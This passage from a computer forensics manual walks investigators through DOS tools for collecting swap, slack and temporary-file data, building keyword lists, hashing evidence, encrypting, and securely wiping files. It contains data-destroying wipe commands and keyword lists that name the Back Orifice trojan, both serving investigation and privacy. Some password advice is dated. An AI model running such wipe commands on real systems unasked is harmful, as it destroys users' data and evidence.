For systems such as Microsoft Windows 95 or 98, look for `win386.swp` in c:\windows. Perform the same type of copy operation under DOS:

```
c:\windows\copy win386.swp d: <enter>
```

Under other Microsoft Windows systems, look for a file called 386SPART.PAR and perform the same type of copy operation to your Zip Drive under DOS.

There are a number of other operating systems with a variety of different swap files. See the documentation for the operating system you are using to obtain the names and locations of these swap files.

Now let us discuss the use of GetSwap. The purpose of GetSwap is to obtain data found in computer "swap" or "page" files, so that the data can later be analyzed during an investigation. GetSwap will obtain all such data from one or more hard drive partitions in a single pass. Because of the way swap space works, a document could have been created, printed, and never "saved" but still be in swap space. Valuable data can be obtained from swap space. GetSwap must be run under DOS, not MS Windows. Therefore, boot your system to DOS by using either a boot diskette or choosing MS-DOS at startup before using GetSwap.

To read the manual for GetSwap from a DOS prompt, use:

```
getswap man | more <enter>
```

To find out what types of partitions you have on the drives (FAT, NTFS), use:

```
getswap id <enter>
```

If you use the /F option with GetSwap (`getswap d:\SwapInfo C:/f`), the size of the swap file can be significantly reduced by filtering out the binary data and leaving only the ASCII text data to be analyzed. This is good for a first pass. If you do not find what you are looking for, you can always run GetSwap again without the /F so that you then have the binary data to analyze also.

If you want to obtain all swap data (binary and ASCII text) from C and place the resulting swap file data on your Zip Drive (D) in a file named SwapData, use the following command:

```
getswap d:\SwapData C:
```

If you do not have additional drives to obtain swap data from, such as drives E, F, and G, use the following command:

```
getswap d:\SwapData C: E: F: G:
```

GetSwap would search all the above drives for swap data and place the information it found into d:\SwapData. Later, other tools will be used to analyze the swap data we have collected in the file SwapData.

To run GetSwap, type:

```
GETSWAP <Enter>
```

The command syntax of the GetSwap command is:

```
GETSWAP <Filename> <Volume:> [<Volume:>
   <Volume:>..] [/F]
```

> **Note:** The path can be included with the filename. The filename you specify will contain the swap data that is obtained from the volume(s) you search. The /F may be added to filter out binary data and leave only the ASCII text. You may look at ASCII text first if you wish, but remember that binary data may contain important information.

To show a list of the hard drive volumes that are recognized by GetSwap, type:

```
GETSWAP ID
```

To see the GetSwap manual, type:

```
GETSWAP MAN | MORE
```

To use GetSwap, type:

```
getswap c:\D_Swap D:
```

This will obtain the swap data from drive D and place the results in the file:

```
c:\D_Swap.
```

GetSwap will obtain data from both NTFS and FAT-type partitions. The purpose of GetSwap is to retrieve data found in swap or page files of computer systems. From these, you can search, process, and analyze the data as you wish during an investigation. Swap file data is stored in computer memory (virtual memory that is — areas of the computer's hard drive). Because of this, the hard drive contains data that would normally never be on the hard drive but only in RAM (random access memory).

GetSlack

New Technologies, Inc.
http://www.Forensics-Intl.com

GetSlack will be used to capture the data contained in the file slack of the hard drive on our AC (drive C in our case). The file we create that contains the file slack will be placed on the Zip Drive (drive D).

Files fill up one or more clusters on a hard drive. Whatever portion of a cluster that the file does not completely fill up is called slack space. Slack space is used by the operating system for various things, but the ordinary computer user cannot view it. Special tools are required to view slack space. Valuable information pertaining to an investigation can be found here.

To observe the command syntax, type:

```
getslack <enter>
```

To estimate how much slack space is on drive C, type:

```
getslack c: <enter>
```

When this command has completed, you will see (near the bottom) a statement such as "A total of xxx MB of slack space is present," with xxx being the amount of slack space on the drive you are checking.

To actually obtain the slack space from drive C and place it on Zip Drive D, type:

```
getslack d:\C_Slack C: <enter>
```

If we wanted to do the same thing as above but also wanted to filter out nonprintable characters, we would type the following:

```
getslack/f d:\C_Slack C: <enter>
```

Temporary Files

When working with a Microsoft Windows operating system, copy the Windows temporary files to your Zip Drive D. These files have a .tmp extension. The easiest way to find these files is as follows:

1. Click on Start with the left mouse button.
2. Move the mouse pointer to Find.
3. Click on Files or Folders.
4. Place `*.tmp` in the `Named:` box.
5. Leave the `Containing Text:` box blank.
6. Place `c:\` in the `Look in:` box.

7. A checkmark should be in the Include subfolders box.
8. Click on the `Find Now` box with the left mouse button.

Notice that Column 4 indicates that you have found all of the `.tmp` files on drive C. The easiest way to copy all of these files to your Zip Drive D is:

1. Click once with your left mouse button on the first file in the Name column.
2. Scroll down to the bottom of the file list using the scroll bar on the right side.
3. Press the shift key; then click once with the left mouse button on the last file.
4. All files in the Name column are now highlighted.
5. Now place the mouse pointer on any highlighted file and press the right mouse button.
6. Select Copy with the left mouse button.
7. Minimize all open windows.
8. Double click on the My Computer icon.
9. Right click once on the drive D icon.
10. Select Paste with the left mouse button.

You have now placed the .tmp files on your Zip Drive D. Later you will perform an analysis on these .tmp files with your CF tools.

Filter_I

New Technologies, Inc.
http://www.Forensics-Intl.com

Filter_I has the ability to make binary data printable and to extract potentially useful data from a large volume of binary data. Another excellent use for this tool is to aid in the creation of a keyword list for use with another CF tool, TextSearch Plus.

This tool will be used to analyze the data you collected from free space (using GetFree), swap space (using GetSwap), slack space (using GetSlack), and temporary files. To use Filter_I, first type the following from a DOS prompt:

```
filter_I <enter>
```

You will notice a menu with four options to choose from. Use the arrow keys to move between the options and press `<enter>` to activate the desired option. For each option you highlight, press F1 for additional information. The four options are as follows:

Filter

The Filter option analyzes the file selected and replaces all non-ASCII data with spaces. The file size will remain the same and the resulting file can be viewed with a word processor such as Microsoft Word.

Use this option on each of the files you collected on your Zip Drive D (FreeC, SwapData, C_Slack, .tmp files). Ensure that Filter_I and the files you will analyze (FreeC, SwapData, C_Slack, .tmp files) are in the same directory. This means either that Filter_I is loaded on your Zip disk on drive D that contains the files you collected or that you move the collected files to the location from which you are running Filter_I. Proceed as follows:

1. Using the arrow keys, select the Filter option.
2. Select your SwapData file using your arrow keys and `<enter>`.
3. Answer Y (yes) to the request to create the `SwapData.f01` file. Once the processing is complete, you are told that `SwapData.f01` was created.
4. Press a key to return to the Filter_I selection menu.

Now open another DOS window and go to the directory containing the SwapData.f01 and your original SwapData files. Notice that they are still the same size. Take a quick look at both files, using either the DOS more command or a word processor such as Microsoft Word. You will not notice much (if any) difference between the two files because when you made the original SwapData file, parameters were used to exclude any binary data. Because the binary data is already gone, there is nothing for the Filter option to do in this case. Had we not already removed the binary data, Filter would have done so. Now process the C_Slack file:

1. Using the arrow keys, select the Filter option.
2. Select your `C_Slack.s01` file using the arrow keys and `<enter>`.
3. Answer Y (yes) to the request to create the `C_Slack.f01` file. Once the processing is complete, you are told that `C_Slack.f01` was created.
4. Press a key to return to the Filter_I selection menu.

Look at the two files and notice the difference between them: all non-ASCII data has been replaced with spaces.

Intel

The Intel option analyzes the file you select and obtains data that matches English word patterns. You may find passwords, user IDs, Social Security numbers, telephone numbers, credit card numbers, etc. This file size will be much smaller than the file size of the original file. The output of this option is ASCII data. A word processor such as Microsoft Word may be used to view the output file from this option.

Now run the Intel option on your `C_Slack.s01` file. Proceed as follows:

1. Select the Intel option with the arrow keys and press `<enter>`.
2. Choose `C_Slack.s01` with the arrow keys and press `<enter>`.
3. Answer Y (yes) to the request to create `C_Slack.f02`. Once the processing is complete, you are told that `C_Slack.f02` was created. (Notice that `.f02` is created, not `.f01`. You already have a `C_Slack.f01`.)
4. Press a key to return to the Filter_I selection menu.

Now look at the `C_Slack.f02` file that was created. See if there are words to use for your keyword list that you will use later in TextSearch Plus. Follow the same process used for `C_Slack.s01`, but instead use your `SwapData.f01` file. You will end up with a `SwapData.f02` file to look through to find more keywords for later use.

Names

The *Names* option analyzes the file you select and obtains the names of people listed in the file. Any names found here should be added to the keyword list you will generate later using TextSearch Plus. Only ASCII data is held in the output file, so a word processor such as Microsoft Word may be used to view the output file that results from this option.

Now run the Names option on your `SwapData.f01` file. Proceed as follows:

1. Select the Names option with the arrow keys and press `<enter>`.
2. Choose `SwapData.f01` with the arrow keys and press `<enter>`.
3. Answer Y (yes) to the request to create `SwapData.f03`. Once the processing is complete, you are told that `SwapData.f03` was created.
4. Press a key to return to the Filter_I selection menu.

Now take a look at the `SwapData.f03` file that was created. See if there are words to use for your keyword list that you will use later in

TextSearch Plus. Follow the same process for `SwapData.f01`, but instead use your `C_Slack.s01` file. You will end up with a `C_Slack.f03` file to look through to find more keywords for later use.

Words

The Words option analyzes the file you select and obtains fragments of e-mail or word processing documents. This option and the resulting file obtain data that matches English words that are used in a structured sentence. Only ASCII data is retained in the resulting output file, so a word processing program such as Microsoft Word may be used to read the file.

Now run the *Words* option on your `SwapData.f01` file. Proceed as follows:

1. Select the Words option with the arrow keys and press `<enter>`.
2. Choose `SwapData.f01` with the arrow keys and press `<enter>`.
3. Answer Y (yes) to the request to create `SwapData.f04`. Once the processing is complete, you are told that `SwapData.f04` was created.
4. Press a key to return to the Filter_I selection menu.

Now take a look at the `SwapData.f04` file that was created. See if there are words to use for your keyword list that you will use later in TextSearch Plus. Follow the same process for `SwapData.f01`, but instead use your `C_Slack.s01` file. You will end up with a `C_Slack.f04` file to look through to find more keywords for later use.

> **Remember:** You should also run Filter_I on your temporary files and the free space file obtained from using GetFree. From the files processed in our examples above, eight new files were obtained, each with extensions of .f01, .f02, .f03, .f04.

Key Word Generation

The three steps to obtain keywords for later use in TextSearch Plus are:

1. Search through the files (`.f02,.f03,.f04`) for keywords.
   - New leads
   - Potential passwords and userids
   - Names, dates, locations, etc.

2. Consult with those who have expertise in the area of your particular case.
   - Accountants
   - Engineers
   - Chemists
   - Other law enforcement personnel
   - Internet, etc.
3. Consider the operating system (UNIX, NT, VAX, etc.), the platform (Intel, DEC Alpha, SUN SPARC, etc.), hacking tools, system error messages, and messages generated by hacking tools or malicious activity.

Usually, common words that would occur during normal use of the machine are not chosen as keywords. It will help to have access to an expert for the type of system you are working with. Experts can help with keywords from this perspective. It is important to remember that if the keywords you have been using so far have not been effective, you may need to expand the keywords to include more common system words, expecting then to spend more time evaluating the results.

The list that follows is by no means exhaustive, but it is an example of keywords I chose from looking through the Intel file (`SwapData.f02`) generated by Filter_I. Because your file will have different content, you will have different words. The list is to give you an idea of what to look for:

```
Bad, Destroy, Exception, Error, Warning, Critical,
   Delete, Remove, Terminate, Virus
```

Again, not exhaustive, here are 10 keywords I chose from my Names option file (SwapData.f03) generated by Filter_I:

```
Shawn, Carlsbad, Ronald Dickerson, Ann Arbor,
   Allentown, Charles Brownerstein, Franklin from
   IBM, Bonnie Greason, 13 GHZ, allenpcq@odst23.com
```

Last but not least are 10 keywords I chose from my Words option file (SwapData.f04) generated by Filter_I:

```
Abnormal program termination, Unexpected, Runtime
   error, BackOrifice, Attacker, Exploited, Probe,
   Password, ntruder [the I was not there],
   suspicious
```

As an example from an operating system point of view, there are keywords to use if you are working with a Microsoft NT operating system that is suspected of being remotely controlled by a malicious individual. Remote control of a Microsoft NT operating system is probably being done by using Back Orifice 2000 (BO2K). If that is the case, use the following keywords:

```
Cult, Dead, Cow, BO2K, Back Orifice, BackOrifice,
  crtdll.dll, msadp32.acm, msacm32.dll
```

Note the last three keywords in particular: these three files run when BO2K is active on an NT system.

> **Remember:** It takes patience and perseverance to search for and use keywords.

TextSearch Plus

New Technologies, Inc.
http://www.Forensics-Intl.com

Start TextSearch Plus using the following command:

```
txtsrchp <enter>
```

Notice that a menu appears with 15 options. Press the F1 key and read the Help information pertaining to each option. Once you have done this, continue reading this text.

Let us say that we want to perform a keyword search using TextSearch Plus (TSP) on one of the files created earlier, `SwapData.f01`. We could do this on any of the files we created (`C_Slack`, `FreeC`, temporary files, any of our Filter_I generated files, etc.), but we have chosen `SwapData.f01` for this example.

Use the arrow keys and highlight Drive/Path. Press the `<enter>` key. Notice where the blinking cursor now resides. Use the backspace key to erase what is there and type in the full path that leads to the file you want to analyze. For instance, if your `SwapData.f01` file resides in `D:\Inves\Case1`, then type that. If it resides at `D:\`, then type that. Do not put the file name here (`SwapData.f01`). There is another location for that. Once you have typed in the full path, press the `<enter>` key. You will be back to the menu options.

Use the down arrow key to get to Continuous Search. Look under the location where you typed the path. The word below it is Continuous. To the right it will say either off or on. Pressing the `<enter>` key toggles between off and on. Press your <enter> key until it says on. When Continuous Search is off, TSP will pause every time it finds a match to a keyword. If it is on, it will log a find of a keyword to a log file, but will automatically continue searching the SwapData file for other keywords.

Now use the down arrow key to go to the next option, Editor/Lister. Press the <enter> key. Notice the blinking cursor is next to the word Type, which is a DOS command that can be used to view a file. This is the default, which works fine. If desired you could use your backspace key and replace this with another editor, such as EDIT. Press <enter> to return to the menu options.

Press <enter> on the File Specs menu option, and the blinking cursor will go to the bottom left. This is where you type in the file name SwapData.f01. Wild cards such as *.* can be used to search all files in the Drive/Path you selected, or SwapData.* can be used to look through all your SwapData files (.f01 to .f04), but we will not do that this time. Just type in the file name SwapData.f01 and press <enter>. You are back at the menu options.

Using the down arrow to go to DOS Gateway, press <enter>. Notice that this takes you to a DOS prompt in case there is something you want to do in DOS. Type EXIT at the DOS prompt to return to the TSP menu.

Now go to the menu option IntelliSearch. Notice that pressing the <enter> key toggles this value on and off. Leaving this option on improves the search results, so we will leave it on. This will strip out all punctuation and control characters before the search begins. IntelliSearch helps because, if you were looking for the name "Bob" and used the key word "Bob" but "Bob" appeared at the end of a sentence, for example as "Bob?," you would normally miss the name because of the question mark; however, with IntelliSearch, the question mark is eliminated and the name "Bob" is found.

As a further note pertaining to keywords used in TSP, if you were looking for the name "Sue" and just used the keyword "Sue," then you could also end up with all sorts of other words that you were not looking for, e.g., pursue. To avoid this, place a space before and after "Sue," e.g., " Sue ."

Now use the down arrow again and go to Log File and press <enter>. Now delete whatever is next to Log output to: and replace it with the full path and file name of the log file you want to create. Press <enter> to return to the menu options.

> **Note:** The log file cannot be created on the drive that contains the file you are searching. So if your keyword pattern file is on drive D, you could send the output of TSP to a log file on a diskette in drive A.

Use the down arrow and highlight Multiple Matches. This is another toggle switch. Press <enter> multiple times to see it turn Multiple Matches on and off. When on, TSP will search for the same keyword multiple times. When off, TSP will search for only one occurrence of a keyword. Leave it on for our purposes and then arrow down to the next menu item, `Print Flag`.

`Print Flag` is another toggle switch, and multiple presses of <enter> turn it on and off. Turning it on sends the output of TSP to a printer as well as to a log file. Leave it off for our purposes.

Down arrow to `Text Pattern File` and press <enter>. Notice the location of the blinking cursor. Enter the full path and file name of the pattern file (your list of keywords) that you will create. Press <enter> and you are back to the menu.

Down arrow to `Sub_Directory Search` and press <enter>. Notice that this is a toggle switch and that multiple presses of <enter> turn this option on and off. Leave it off for our purposes, because we have already directly specified our full path and keyword file name.

Down arrow to `Exclude File Specs`. This is another toggle switch that <enter> controls. Leave it off for our purposes, because we do not wish to prevent TSP from looking at any particular file.

Down arrow to `WordStar Flag`. This is a toggle switch controlled by pressing <enter>. Leave it off unless you are using WordStar. Most likely you will not be using WordStar so it should be turned off.

Down arrow to `Physical Drive`. Only use this option if you also choose Search at `Phys.` level, which is chosen by selecting from the top menu `Areas` and then `Physical Disk Search`. Use of this option is not recommended because this is not the usual way to do a search and was only put in TSP to comply with a request from a government agency. Skip this option and move to the final option, `File Alert`.

`File Alert`, when toggled on, alerts you to the presence of files that may contain graphics, files that are compressed, or hard drives that have compression activated. Again, use the <enter> key to toggle this option on or off. For our purposes, we will leave it on.

Now use the right arrow key to move across to the main menu selection Areas. For our purposes, we will highlight Files and press <enter>. There should now be a checkmark next to Search Files. If there is not, press <enter> again, because this is a toggle switch. When there is a checkmark next to `Search Files` (top right of screen), you can move to the next paragraph.

We shall now create our keyword pattern file. Use the left arrow key and move back over to the main menu option labeled `Options`. Highlight `DOS Gateway` and press <enter>. At the DOS prompt, type `EDIT` (to use the DOS text editor; you can also use another ASCII text editor) and type in your keyword pattern file. I have placed my keyword pattern file at location `d:\Suspect.txt`, and the file contains the column of words below (The column method is required.):

```
Bad
Destroy
Exception
Error
Warning
Critical
Delete
Remove
Terminate
Virus
Shawn
Carlsbad
Ronald Dickerson
Ann Arbor
Allentown
Charles Brownerstein
Franklin from IBM
Bonnie Greason
13 GHZ
allenpcq@odst23.com
Abnormal program termination
Unexpected
Runtime error
Attacker
Exploited
Probe
Password
ntruder
suspicious
Cult
Dead Cow
BO2K
Back Orifice
BackOrifice
crtdll.dll
msadp32.acm
msacm32.dll
```

You can use up to 50 keywords. It does not matter whether or not you capitalize letters. TSP will look for the word, not caring whether or not the letters are lowercase or uppercase. Save the file with the proper file name that you told TSP you were using and keep it in the proper directory that you told TSP you were using. If you used a `.txt` extension on the file, be sure you told TSP about the `.txt` extension by putting `.txt` on the end of the name of your pattern file name. Now type `EXIT` at the DOS prompt to return to TSP.

At the main menu use the arrow keys to go to `Search`, highlight `Proceed`, and press `<enter>`. TSP begins the keyword search, which you see on the monitor. The results are all placed in the log file you designated earlier.

When TSP has finished, use the arrow keys to move to the main menu item `Exit` and press `<enter>`. When asked if you want to save the current configuration, press `Y` for yes.

If the resulting log file is too large, keywords that gave you too many hits can be removed. Once you have the log file, manually analyze it for clues/leads and other case-appropriate information. Look through the log file using any text editor, such as Microsoft Word for Windows. Be sure to thoroughly document your findings.

There are a few other notes pertaining to TSP. For Physical Drive, if you use `F1`, `F1` refers to your diskette drive; if you use `H1`, `H1` refers to your first hard drive (`H2` is the second hard drive, etc.). If files or other data are encrypted, TSP cannot be of assistance, except to identify known header information for encrypted files.

CRCMD5

New Technologies, Inc.
http://www.Forensics-Intl.com

CRCMD5 calculates a CRC-32 checksum for a DOS file or group of files and a 128-bit MD5 digest. The syntax of the CRCMD5 program is:

```
crcmd5 <options> file1 file2 …
```

Wildcard specifiers of `*` and `?` may be used in file names.

If the `/s` option is used, the files in the current directory and all the files matching the stated file specification in any subdirectories are checksummed.

If the `/h` option is specified, the generated output is headerless text that consists of file name lines only. The full path of each file is appended as the last field on each line, separated from the RSA MD5 digest by a space.

To generate a checksum and MD5 for all files on drives C and D, type:

```
crcmd5/s C: D:
```

To generate a checksum and MD5 for the `SwapData.f01` file that resides on drive D, type:

```
crcmd5 d:\SwapData.f01
```

Generate a checksum and MD5 for all files on drive D. Write the output as headerless text:

```
crcmd5/s/h D:
```

To send the output of CRCMD5 to a file name of your choice, use the following command:

```
crcmd5/s/h D: > a:\OutFile.txt (Use any file name
   you wish.)
```

The purpose of having the CRC checksum and MD5 digest is to verify the integrity of a file or files. For instance, once you have collected a file for evidence, run CRCMD5 on it to obtain the CRC checksum and MD5 digest. As long as the file contents are not changed, these values remain unchanged. If they do change, then the integrity of the file has been compromised, and the file may no longer be admissible in a court of law.

DiskSig

New Technologies, Inc.
http://www.Forensics-Intl.com

DiskSig is used to compute a CRC checksum and MD5 digest for an entire hard drive. The checksum and digest include all data on the drive, including erased and unused areas. By default, the boot sector of the hard drive is not included in this computation.

To compute the CRC and MD5 digest for hard drive D, type:

```
disksig d:
```

To compute the CRC and MD5 digest for hard drives C, D, and E, type:

```
disksig C: D: E:
```

To include the boot sector of the drive in the computation, type:

```
disksig/b D:
```

To send the output of DiskSig to a diskette instead of the computer monitor, type:

```
disksig D: > a:\DiskSigD.txt
```

> **Note:** If the hard drive has been compressed, the computation is performed on the raw uncompressed hard drive.

Similar to CRCMD5, the purpose of DiskSig is to verify the integrity of a hard drive. Running DiskSig on a hard drive held for evidence provides a CRC checksum and MD5 digest. If the hard drive data is altered in any way, the values of the CRC and MD5 will change.

Doc

New Technologies, Inc.
http://www.Forensics-Intl.com

Doc is a program that documents the contents of the directory from which it is run. The output provides a listing of the file/directory names, file sizes, file dates, and file times (creation time in hour, minute, second). Read-only and hidden files are also displayed.

If you want the output to go to the screen and to its standard report name, type:

```
doc <enter>
```

The standard report file will be in the directory in which Doc was run. The report file name will be in the form `Doc-<Month><Day>.<report number>`. For instance, if the date is October 11 and this is the first report run in this directory, the report file name would be:

```
Doc-1011.001.
```

If you want the output to go to a file on a diskette, type:

```
doc > a:\DocD.txt <enter>
```

Mcrypt

New Technologies, Inc.
http://www.Forensics-Intl.com

The purpose of Mcrypt is to encrypt and decrypt files. Various levels of encryption are available. If you are also using file compression techniques, the proper procedure is to first compress the file and then encrypt it using Mcrypt. If you are sending the encrypted file to someone else via the Internet, be sure to not transfer the password required to decrypt the file via the Internet. Decide on a password in a face-to-face meeting with the individual (best) or share the password with that person over the telephone (but do not leave it on voice mail). Do not use the same medium (such as the Internet) for both the encrypted message and the password associated with it. For the best security, do not rely on encryption alone. Be sure to lock up the diskette or whatever medium the encrypted file resides on. Context-sensitive help is available at any time by pressing the `F1` key.

Mcrypt has three levels of encryption, each one better than the other, but each one takes longer to perform the encrypt/decrypt function:

1. Proprietary encryption (low-level default)
2. DES (Data Encryption Standard) CBF (high-level default)
3. Enhanced DES (dual encryption first using DES, then proprietary encryption)

```
mcrypt filename/Z
```

When choosing a password for the encryption process, use a pass phrase, not a simple password that could be looked up in a dictionary (any language). A strong password should have at least eight characters and should contain alphanumeric characters, along with special characters (such as !,%, @, #, *). You make up the pass phrase so you will remember it. An example of a pass phrase is as follows:

```
The corn will be growing for the next 30 days!
```

Choose the first letter of each word, including the numbers and the special character. The password becomes:

```
tcwbgftn30d!
```

This password would be extremely difficult and time consuming to break. Also remember that the password should be easy to type quickly, in case someone is watching you (whether you know it or not). Capitalizing some letters further increases the security of the password but also makes it difficult to type quickly and more difficult to remember. I do not recommend mixing uppercase and lowercase letters in a password.

When choosing files to encrypt, you can do it either from the command line or by choosing multiple files from the GUI (graphical user interface) using the space bar. All files can be selected and deselected using the + and – keys:

```
mcrypt/m forces the program to use a monochrome
  monitor.
```

```
mcrypt/c forces the program to use a color monitor.
```

As an example, if you want to encrypt the file `SwapData.f01` that resides on drive D using a high level of encryption (DES CBF), type:

```
mcrypt d:\SwapData.f01/H
```

During a working session, if you only desire to work with .txt files, begin your session from the DOS command line by typing:

```
mcrypt *.txt
```

Note: All DOS wild cards (* and ?) are valid.

As another example, to encrypt all of your `SwapData files` (`.f01` to `.f04`) stored on drive D using high level (DES CBF) encryption from the DOS command line, type:

```
mcrypt d:\SwapData.*/-E/H
```

Enter the password and the files will be encrypted.

To decrypt the files from the above example, use the `/-D` option:

```
mcrypt d:\SwapData.*/-D/H
```

Enter the proper password and the files are decrypted.

To start the program with the low-level encryption option, type:

```
mcrypt
```

To start the program with the high-level encryption option, type:

```
mcrypt/H
```

To start the program with the Enhanced DES level of encryption, type:

```
mcrypt/Z
```

For site license versions, a “Management Back Door” can be established and utilized via the option:

```
mcrypt/P
```

> **Remember:** If you establish a back door, any file you have encrypted can be compromised using this back door. I do not recommend using a back door.

As with any encryption program, it is always best to turn off your computer after you have completed a session in which you encrypted documents. This will remove the passwords from the computer’s RAM memory. With `mcrypt`, much work went into ensuring that passwords did not remain in computer memory; however, it is better to be safe than sorry.

To use the GUI only, follow this procedure:

```
mcrypt <enter>
```

Use the arrow keys to highlight Change Security Level and then press `<enter>`.

Notice that the top right now says `High Security Selected`. This is a toggle.

Use the arrow keys and highlight `Change file Specs`.

Put in the proper path and file specs for the files you wish to encrypt/decrypt.

Use the arrow keys to highlight `Encrypt/Decrypt Files` and press `<enter>`.

Press `E` to encrypt or `D` to decrypt.

Choose the file or files (space bar toggles) you wish to encrypt or decrypt. If you are concerned with only one file, highlight the file and press `<enter>`.

Enter a strong password (using a pass phrase as described above).

Enter the password a second time to be sure you know what it is.

Encryption or decryption will begin.

Micro-Zap

New Technologies, Inc.
http://www.Forensics-Intl.com

When a file is erased or deleted using standard DOS (delete, erase) or Microsoft Windows (95/98/NT/2000) techniques, the file is not actually deleted. The file is still there and can be recovered by those who know how. Micro-Zap actually eliminates the file names and the file content associated with them.

Micro-Zap deletes files by overwriting them with a hex F6 pattern. One overwrite is the default, but an even higher level of security is afforded through the seven overwrites option. Obtain help with the program at any time by pressing the `F1` key. When a file is eliminated with Micro-Zap, the associated file slack is also eliminated. Some examples follow.

To eliminate all `.doc` files in a particular directory with the seven overwrites (`/H` option), use:

1. `zap *.doc/H`
2. Press the `space` bar.
3. `Erase/Destroy Files` should be highlighted. If not, use arrow keys to highlight it.
4. Press `<enter>`.
5. Select all the `*.doc` files by pressing either the + key or using the `space` bar.
6. Press `<enter>`.
7. Press `Y` (Yes) to destroy the files.
8. Press the `space` bar to return to the menu or `ESC` to quit the program.

To eliminate and overwrite seven times the file `Story.txt`, use:

```
zap Story.txt/H
```

Press `Y` (yes) at the prompt

To eliminate and overwrite the file `Bonus.com` one time, use:

```
zap Bonus.com
```

Press `Y` (yes) at the prompt

Note: If you ask Micro-Zap to delete a zero byte file, it will tell you to do that under DOS.

If you want to use the GUI interface instead of the command line but want Micro-Zap to initialize with the seven-overwrite option, use:

1. `zap/h`
2. Press the `space` bar.
3. Highlight the `Specs` option and press `<enter>`.

4. Provide the full path and file specs (such as `d:\stories\*.txt`).
5. Select `Erase/Destroy Files` and press <enter>. Now you see the files that end in `.txt`
6. Press the + key to select all of them or for individual files use the space bar.
7. Press `<enter>`.
8. Press `N` for No if you do not want to individually confirm deletion of each file.
9. Press `Y` for yes to destroy the files.

Map

New Technologies, Inc.
http://www.Forensics-Intl.com

Map is used to find and identify TSR (Terminate and Stay Resident) programs. TSR is a program that is running in computer memory, but you may not realize it. To use Map type:

```
map <enter>
```

You will see six columns of information:

1. PSP
2. Program
3. Parent
4. Segs
5. Size
6. Hooked Interrupts

The DOS version of the system will also be displayed.
To see further details pertaining to the TSR programs, type:

```
map/d <enter>
```

M-Sweep

New Technologies, Inc.
http://www.Forensics-Intl.com

Just because you can no longer see the filename of a particular file, do not think it (or part of it) does not still reside somewhere on your hard drive. M-Sweep removes remnants of these old files (files you deleted via DOS or Windows commands but whose contents are actually still on the hard drive or diskette) by overwriting the disk space that is not being used by current files you wish to retain. It is particularly important to ensure removal of these old files when a computer moves to a different department or is sold.

M-Sweep securely removes residual data from hard drives that are 8 GB or smaller, all diskettes, and other removable media (FAT12, FAT16, FAT32 file systems). Compression products such as DoubleSpace or DriveSpace work fine with M-Sweep. Do not use M-Sweep with compression products that are not from Microsoft (such as Stacker). If M-Sweep encounters an error, run scandisk and then re-run M-Sweep.

M-Sweep first goes through and cleans out all slack space. Once this is completed (takes several seconds to several minutes), M-Sweep starts a second pass over the drive, cleaning unused (unallocated/erased space that once held complete files, but now holds portions of file data that you cannot see) space. In its default mode, M-Sweep overwrites slack and unused space one time on the current volume on which it is running.

To initiate M-Sweep in interactive mode, type:

```
ms <enter>
```

To initiate M-Sweep in batch mode, type:

```
ms/b <enter>
```

Batch mode allows M-Sweep to run unattended. This command can be placed in your `autoexec.bat` file so it will run whenever the system is rebooted.

To initiate M-Sweep on a different volume (such as drive D) from the one on which it is running, type:

```
ms D: <enter>
```

To clean out temporary or swap files on drive C, run a file cleaning script by typing:

```
ms/s:<ScriptName> C: <enter>
```

For help with the command line options of M-Sweep, type:

```
ms/H <enter> ms/? <enter>
```

If you want the batch command line mode to suppress most messages, use:

```
ms/b/q <enter>
```

Other command line options are:

`/R: <filename>`	Obtain a cleaning status report file Cannot have a report file on the volume being cleaned.
`/V:CDE`	Cleans volumes C, D, E Be sure to place the volumes in size order (largest to smallest)
`/XS`	Forces M-Sweep to skip the cleaning of slack space
`/XU`	Forces M-Sweep to skip the cleaning of unused space
`/n`	Sets the number of overwrites to be done (n = 1 to 9)

When using the interactive mode:

- Use `<tab>` and `<shift tab>` to move between fields or use the mouse pointer.
- Obtain additional help by using `alt-h` to access the help menu.
- When a checkmark appears in a checkbox, the item is turned on.

To clean volume D, use:

- Place a `D` in the "… volumes will be cleaned:" box.
- Tab to other fields.
- Checkmarks should be in the `clean unused space` and `clean slack space` fields.
- Tab to the number specifying the number of overwrites and enter a number between 1 and 9.
- `alt-c` (The cleaning process will begin. Be sure you are in DOS mode, not MS Windows.)

To set up a file cleaning script to clean up swap and temporary files:

- Must be a text-only file type.
- Comment lines can begin with any of three characters: `/ ; *`

- Command lines must begin with either the DELETE or CLEAN command.
- DOS style 8.3 filenames must be used.
- DOS wildcards are allowed for normal files (not hidden or system files).
- A fully qualified path name must follow the `DELETE` or `CLEAN` command.
- Read-only files will not be deleted.
- `DELETE` causes the files to be deleted before the cleaning process starts.
- `DELETE` is preferred over `CLEAN`.
- `CLEAN` overwrites the contents of the files but otherwise leaves the file intact.
- `CLEAN` is excellent for files like a permanent swap file (such as `pagefile.sys`).

A short example script would look like this:

```
; Place a comment on this line
DELETE c:\temp\*.*
CLEAN c:\winnt\system32\pagefile.sys
; End of script
```

As a final example, to run M-Sweep on drive D in batch mode from the command line with a report file named `c:\ms.txt` with two overwrites, type:

```
ms/v/r:c:\ms.txt/2 D:
```

Net Threat Analyzer

New Technologies, Inc.
http://www.Forensics-Intl.com

Net Threat Analyzer (NTA) has the potential to identify criminal activities (such as bomb making, pornography, hate crimes, etc.) before they take place. NTA does an excellent job of analyzing any file, but it is particularly useful to evaluate swap files (such as the `pagefile.sys` in Microsoft Windows NT). To evaluate a swap file such as `pagefile.sys`, first reboot the system to DOS mode; then copy the file to another hard drive partition or to another medium (such as a Zip Drive or Jaz Drive). Now run NTA against the copy of `pagefile.sys`. Obtain context-sensitive help at any time by pressing the `F1` key.

The output of NTA is in a database format; therefore use a program such as Microsoft Excel to read the output of NTA. When using Excel to view the output, you will see the following fields:

Content: Contains e-mail addresses or URLs (universal resource locators) and other potential leads

Extension: Stores the extension of the e-mail address or URL; may contain country code

Flag: "Best guesses" by the program pertaining to certain problem areas

C: Potentially a country whose policies conflict with those of the United States (The country might be involved with terrorism, drug trafficking, or espionage.)

D: Potential Internet transaction related to narcotics violations

T: Potential Internet transaction related to hate crimes, terrorism, and bomb making, children at risk

X: Potential Internet transaction related to pornography

To use NTA in its basic GUI format, type:

```
nta <enter>
```

Using the arrow keys, highlight one of the four choices and press <enter>:

1. Find Internet browsing leads.
2. Find e-mail activity leads.
3. Find graphic and file download.
4. Dump all Internet leads.

Choose the file you wish to analyze (must be in the same directory as NTA).

- Answer Y (Yes) to create the .dbf file.
- Processing begins.
- When the .dbf file is completed, use Excel to read the file.

To perform a more in-depth search of Internet and e-mail leads when foreign countries are involved, from the DOS command line, type:

```
nta/advanced <enter>
```

To determine which file is analyzed from the command line, type:

```
nta <full path name>
```

An example of the above command line would be:

```
